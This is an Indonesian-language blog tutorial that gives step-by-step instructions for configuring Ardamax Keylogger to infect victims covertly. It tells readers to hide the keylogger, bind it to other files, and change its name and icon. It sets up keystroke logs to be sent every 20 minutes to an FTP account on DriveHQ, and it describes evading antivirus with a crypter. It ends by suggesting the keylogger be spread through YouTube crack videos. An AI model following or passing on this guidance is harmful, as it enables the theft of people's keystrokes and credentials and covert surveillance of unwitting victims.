
Sekarang kalian akan membuat engine keylogger ( mulai berfikir untuk mencari korban :P )ok kita click remote installation.


Press Next...



Maka Kalian akan melihat seperti ini



Jika Kalian ingin menggabungkan Keylogger engine dengan aplikasi yang lain atau file maka click kotak yang bertuliskan 'Append keylogger engine to file or another applitacion' lalu browse file yang ingin kalian gabungkan.



Sekarang kalian Click Additional components dan pilih Installation Package Bilder , seperti screen shoot dibawah ini :



Sekarang kalian Harus menyeting Ardamax Keylogger menjadi Invisibility , pastikan semua box benar" kalian centang , lalu click next.




Nah Setelah itu kalian akan masuk kedalam Security box centang enable lalu masukkin deh password kalian , saran saya sih password yang mudah kalian ingat. Setelah selesai kita click next untuk melanjutkannya kembali.


Nah Sekarang Kalian Harus Memeriksa Update-an Ardamax keylogger kalian.Click Update and next.




Ok Sekarang Kalian Pasti akan di kotak Option Silahkan kalian ikuti Setting seperti di Screenshoot dibawah ini atau kalian bisa setting sesuka kalian untuk Hot keys nya.


Btw Kalian Bisa juga kok membuat Kapan Ardamax Keylogger kalian terhapus dengan sendirinya atau Self Destruction kapan saja kalian mau.



Ok sekarang Kalian Akan di Kotak Control. Centang kotak yang bertuliskan Send logs every
Sekarang Kalian Buat send Log File setiap 20 menit sekali, setelah itu silahkan kalian pilih Delivery Methodnya Ganti dari E-mail Ke FTP Delivery Method.Setelah itu di bagian Include hapus centrangan Screenshots dan Send only if log size exceeds
Setelah itu semua selesai Maka kalian akan melihat seperti Screenshots dibawah ini :



Nah Sekarang Kalian Harus Mempunyai FTP Silahkan Kalian Daftar di DriveHQ.com, FREE online file storage, online sharing, online backup, FTP hosting, SMTP / POP3 email hosting services.,Selanjutnya kalian Masuk ke dalam Online Storage, lalu buat Folder baru yang ber nama Log ( Disini nanti Data Log dari hasil keylogging kalian akan dikirimkan.
Nah Sekarang kembali lagi ke Ardamax Keylogger , Didalam Dalam Kotak FTP host Kalian masukkan ini :
FTP.DriveHQ.com

Nah Sekarang Di Kotak yang bertuliskan Remote FolderKalian Masukkan " Logs "

Nah Sekarang dibagian Username dan Password Kalian Masukkan Username dan Password dari DriveHQ , yang akan terlihat seperti dibawah ini :



Lalu Silahkan Kalian Click Test , Maka Akan muncul Pop up Seperti dibawah ini :


Setelah berhasil , Jangan Sekali" kalian Merubah DriveHQ Password atau username kalian atau menghapus Folder Logs Jika kalian lakukan maka kalian tidak akan mendapatkan logs dari hasil Keylogging kalian.


Setelah kalian click ok kalian akan masuk ke kotak control lagi, kalian harus menghapus centrangan pada kotak yang bertuliskan Enable Screenshots CapturingLalu kalian Click Next.




Nah Setelah itu semua Selesai Kalian dapat merubah nama dan Icon dari Ardamax Keylogger sesuka kalian, seperti gambar dibawah ini :


Setelah kalian selesai me rename dan mengganti Incon kalian Click next.

Maka Kalian Akan melihat Seperti ini :


Silahkan Kalian Click Finish

Setelah kalian Click Finish kalian akan melihat seperti digambar di bawah ini :


Nah Sekarang Keylogger Engine Telah kalian buat. :D

Nah Sekarang Keylogger yang telah kalian buat akan terdeteksi Virus oleh Anti-Virus jadi kalian harus menggabungkan dengan file yang lain lalu kalian encrypt menggunakan crypter.
Ini berarti kalian membuat keylogger kalian makin tidak terdeteksi atau Fully UnDetecable.

Ardamax.Keylogger V 3.0
Click Here


Nah Sekarang Sekarang saya akan memberitahukan sedikit cara penyebarannya.

Spreading

Ok ada banyak cara dalam menyebarkan keylogger.

1. YoutubeDisini banyak sekali Orang Membuat Video Mengenai crack atau apa saja. nah disini lah kesempatan kita untuk menyebarkan Keylogger kita untuk lebih lanjutnya silahkan anda Berkreasi sendiri Sesuai Imajinasi anda.
atau kalian juga bisa masuk ke YouTube - Broadcast Yourself. dan carilah Video yang paling banyak di lihat orang mengenai crack atau apa saja yang memungkinkan orang untuk mencari link buat Men downloadnya.

Sepertinya cukup satu aja Cara spreadingnya dari saya, jila Kalian Membutuhkan cara yang lain silahkan leave ur comments.
Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Radio Online